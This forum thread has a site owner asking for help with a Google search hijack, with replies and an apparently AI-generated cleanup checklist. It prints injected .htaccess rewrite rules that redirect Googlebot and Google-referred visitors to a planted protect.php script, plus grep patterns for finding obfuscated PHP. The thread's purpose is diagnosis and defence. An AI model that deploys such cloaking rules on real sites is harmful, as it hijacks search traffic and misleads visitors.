Hi guys this should be a simple one for you.

My website, a dead simple htm page was Hijacked within Google. Each time I searched for the site in Google it would never show. If I typed the site address direct into the address bar it worked fine. When I used the webmasters page in Google and requested a fetch I could see the code in the head and body had changed. I gather this is some kind of proxy hack. On the google forum they keep telling me my htaccess file is corrupted. I am JUST beginning to learn PHP and MySql and stuff after spending a few years getting the basics of Visual Studio. I am being told I am an idiot however I feel I am being taken advantage of because I am yet to learn about the meaning of the htaccess file. It does not look corrupted to me.
I have added some screen shots of the page and hoiw it looks in Google after it has been hacked and the code after Google fetched it for indexing and the code after downloading the index file from my server space as is. You can see the latter has not been changed either.
The page searches and displays correctly in other search engines linke Yahoo. The site has now been taken down by me because I have no control over this hack and simply cannot fix it, Google refused to delete it and the cache to enable me to re index it.

Please can someone confirm that this htaccess file is not corrupted to redirect my web page to a online cancer drug store thanks.
`<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteCond %{HTTP_USER_AGENT} ^.googlebot. [NC]
RewriteCond %{REQUEST_URI}?%{QUERY_STRING} ^/\?$
RewriteRule (.) /Pictures/protect.php [L,NS,QSA]
RewriteCond %{HTTP_REFERER} !.
site.*
RewriteCond %{HTTP_REFERER} ^.google.[a-z]{2,3}?/.
RewriteCond %{HTTP_USER_AGENT} !^.googlebot. [NC]
RewriteCond %{REQUEST_URI}?%{QUERY_STRING} ^/\?$
RewriteRule (.) /Pictures/protect.php [L,NS,QSA]
RewriteCond %{QUERY_STRING} (^|&)(prx|vprx)=
RewriteCond %{REQUEST_URI} !protect.php$ [NC]
RewriteRule (.
) /Pictures/protect.php [L,NS,QSA]
RewriteBase /
</IfModule>
protect all before`

Dani AI

Generated

Short summary and diagnosis: the behavior described — normal pages served to humans but altered content returned to search-engine fetches — is classic cloaking introduced by server-side rules. correctly flagged the site configuration as the vector, and ’s note about htaccess only applying on Apache is relevant. The immediate problem is not the visible HTML files but a configuration or small server-side script that returns different content to crawler user-agents or specific referrers.

Immediate checklist (forensic copy first, then remediate):

  • Take a full backup of the live site and save the webserver access/error logs for analysis.
  • Restore the site from a known-clean backup if available; if not, remove suspicious files and any unexpected server-side scripts.
  • Search the webroot for recently modified files and for signs of obfuscation or injected PHP. Example commands (run from the site root):
# list files changed in the last 30 days
find . -type f -mtime -30 -ls

# find files referencing a redirector or suspicious filename
grep -R --line-number "protect" .

# look for common PHP obfuscation patterns
grep -R --line-number -E "eval\\(|base64_decode\\(|gzinflate\\(" .

Hardening and verification:

  • Rotate all credentials (FTP/cPanel/hosting panel, CMS/db, SSH) and switch plain FTP to SFTP/FTPS. Scan local machines that access the site for malware.
  • Lock file permissions (files 644, dirs 755), restrict who can write to the webroot, and add a server-side integrity check or monitoring so unexpected changes trigger alerts.
  • Review webserver logs and cronjobs for suspicious activity and check for any backdoor files outside the public html folder.
  • After cleanup, request a re-review in Google Search Console (Security Issues / Request Review) and use a user-agent override (curl with a crawler UA) to confirm crawlers now receive correct content.

Final note tied to thread: the protection idea from is a good start; treat that as one layer of defense. If the host is unhelpful and the compromise recurs, consider moving hosts and engaging a specialist for a full forensic cleanup before requesting Google to re-index.

Recommended Answers

All 6 Replies

My personal opinion is to use an online htaccess editor and I presume that you already know that htaccess will not work without apache server.

Is your .htaccess file, named htaccess or . htaccess (dot htaccess)

because you say you are new at this, are you putting up and editing htaccess, when the file doing the work, and possibly being corrupted is .htaccess sort of a blank name with an extension

I have the first lines in .htaccess protecting .htaccess

<Files .htaccess>
order deny,allow
deny from all
</Files>

apologies if this is stating the obvious, don't know how new is new

The site is hacked, from that .access file
check the contents of /pictures/protect.php
nothing google should redirect, redirecting to such a file is not any form of standard image protection

Hi thank you for the replies the file is a dot htaccess I wrote it wrong sorry about that.
Thank you almostbob for confirming the file has been hacked, this expalins a great deal for me. I am to take it that if I copy the code you supplied into my new .htaccess file this may stop others corrupting the file in the future. I lost the plot with host company because they told me nothing was wrong with my site or the files and that it had not been hacked. I will need to find another within the next few days and get them to transfer my two domains. I blamed Google for this after I got told all was well by my host (chimehost)
I sincerely appreciate your help. Thank you.

Yep, put it at the top, before any other directives
it disallows all outside access, the server itself has access, but cannot be written to
you can edit by ftp still
this is my .htaccess
the long part is a spambot trap

<Files .htaccess>
order deny,allow
deny from all
</Files>
<IfModule mod_expires.c>
ExpiresActive On
ExpiresByType text/html "access plus 1800 seconds" 
ExpiresByType image/gif "access plus 60 days"
ExpiresByType image/jpg "access plus 60 days"
ExpiresByType image/png "access plus 60 days" 
ExpiresByType application/x-javascript "access plus 60 days"
ExpiresByType text/css "access plus 60 days"
ExpiresByType text/javascript "access plus 60 days"
ExpiresByType image/x-icon "access plus 360 days"
</IfModule>
RewriteEngine on
order Deny,Allow
#spambot trap
RewriteCond %{HTTP_REFERER} biotenkozmetik\.com [NC,OR]
RewriteCond %{HTTP_REFERER} viagrabuyonline\.com [NC]
RewriteCond %{HTTP_REFERER} ufukart\.com [NC]
RewriteCond %{HTTP_REFERER} hitsaati\.com [NC]
RewriteCond %{HTTP_USER_AGENT} Novell [NC]
RewriteCond %{HTTP_USER_AGENT} ^BlackWidow [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Bot\ mailto:craftbot@yahoo.com [OR] 
RewriteCond %{HTTP_USER_AGENT} ^ChinaClaw [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Custo [OR] 
RewriteCond %{HTTP_USER_AGENT} ^DISCo [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Download\ Demon [OR] 
RewriteCond %{HTTP_USER_AGENT} ^eCatch [OR] 
RewriteCond %{HTTP_USER_AGENT} ^EirGrabber [OR] 
RewriteCond %{HTTP_USER_AGENT} ^EmailSiphon [OR] 
RewriteCond %{HTTP_USER_AGENT} ^EmailWolf [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Express\ WebPictures [OR] 
RewriteCond %{HTTP_USER_AGENT} ^ExtractorPro [OR] 
RewriteCond %{HTTP_USER_AGENT} ^EyeNetIE [OR] 
RewriteCond %{HTTP_USER_AGENT} ^FlashGet [OR] 
RewriteCond %{HTTP_USER_AGENT} ^GetRight [OR] 
RewriteCond %{HTTP_USER_AGENT} ^GetWeb! [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Go!Zilla [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Go-Ahead-Got-It [OR] 
RewriteCond %{HTTP_USER_AGENT} ^GrabNet [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Grafula [OR] 
RewriteCond %{HTTP_USER_AGENT} ^HMView [OR] 
RewriteCond %{HTTP_USER_AGENT} HTTrack [NC,OR] 
RewriteCond %{HTTP_USER_AGENT} HTTPClient [NC,OR] 
RewriteCond %{HTTP_USER_AGENT} ^Image\ Stripper [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Image\ Sucker [OR] 
RewriteCond %{HTTP_USER_AGENT} Indy\ Library [NC,OR] 
RewriteCond %{HTTP_USER_AGENT} ^InterGET [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Internet\ Ninja [OR] 
RewriteCond %{HTTP_USER_AGENT} ^JetCar [OR] 
RewriteCond %{HTTP_USER_AGENT} ^JOC\ Web\ Spider [OR] 
RewriteCond %{HTTP_USER_AGENT} ^larbin [OR] 
RewriteCond %{HTTP_USER_AGENT} ^LeechFTP [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Mass\ Downloader [OR] 
RewriteCond %{HTTP_USER_AGENT} ^MIDown\ tool [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Mister\ PiX [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Navroad [OR] 
RewriteCond %{HTTP_USER_AGENT} ^NearSite [OR] 
RewriteCond %{HTTP_USER_AGENT} ^NetAnts [OR] 
RewriteCond %{HTTP_USER_AGENT} ^NetSpider [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Net\ Vampire [OR] 
RewriteCond %{HTTP_USER_AGENT} ^NetZIP [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Novell [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Octopus [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Offline\ Explorer [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Offline\ Navigator [OR] 
RewriteCond %{HTTP_USER_AGENT} ^PageGrabber [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Papa\ Foto [OR] 
RewriteCond %{HTTP_USER_AGENT} ^pavuk [OR] 
RewriteCond %{HTTP_USER_AGENT} ^pcBrowser [OR] 
RewriteCond %{HTTP_USER_AGENT} ^RealDownload [OR] 
RewriteCond %{HTTP_USER_AGENT} ^ReGet [OR] 
RewriteCond %{HTTP_USER_AGENT} ^SiteSnagger [OR] 
RewriteCond %{HTTP_USER_AGENT} ^SmartDownload [OR] 
RewriteCond %{HTTP_USER_AGENT} ^SuperBot [OR] 
RewriteCond %{HTTP_USER_AGENT} ^SuperHTTP [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Surfbot [OR] 
RewriteCond %{HTTP_USER_AGENT} ^tAkeOut [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Teleport\ Pro [OR] 
RewriteCond %{HTTP_USER_AGENT} ^VoidEYE [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Web\ Image\ Collector [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Web\ Sucker [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebAuto [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebCopier [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebFetch [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebGo\ IS [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebLeacher [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebReaper [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebSauger [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Website\ eXtractor [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Website\ Quester [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebStripper [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebWhacker [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WebZIP [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Wget [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Widow [OR] 
RewriteCond %{HTTP_USER_AGENT} ^WWWOFFLE [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Xaldon\ WebSpider [OR] 
RewriteCond %{HTTP_USER_AGENT} ^Zeus 
# send em to a virtual blackhole of fake email addresses
RewriteRule ^.*$  [R,L]
# RewriteRule .* - [F]
ErrorDocument 404 /notfound.php
ErrorDocument 401 /needpassword.php
ErrorDocument 500 /noserver.php

That's pretty cool many thanks.

Be a part of the DaniWeb community

We're a friendly, industry-focused community of developers, IT pros, digital marketers, and technology enthusiasts meeting, networking, learning, and sharing knowledge.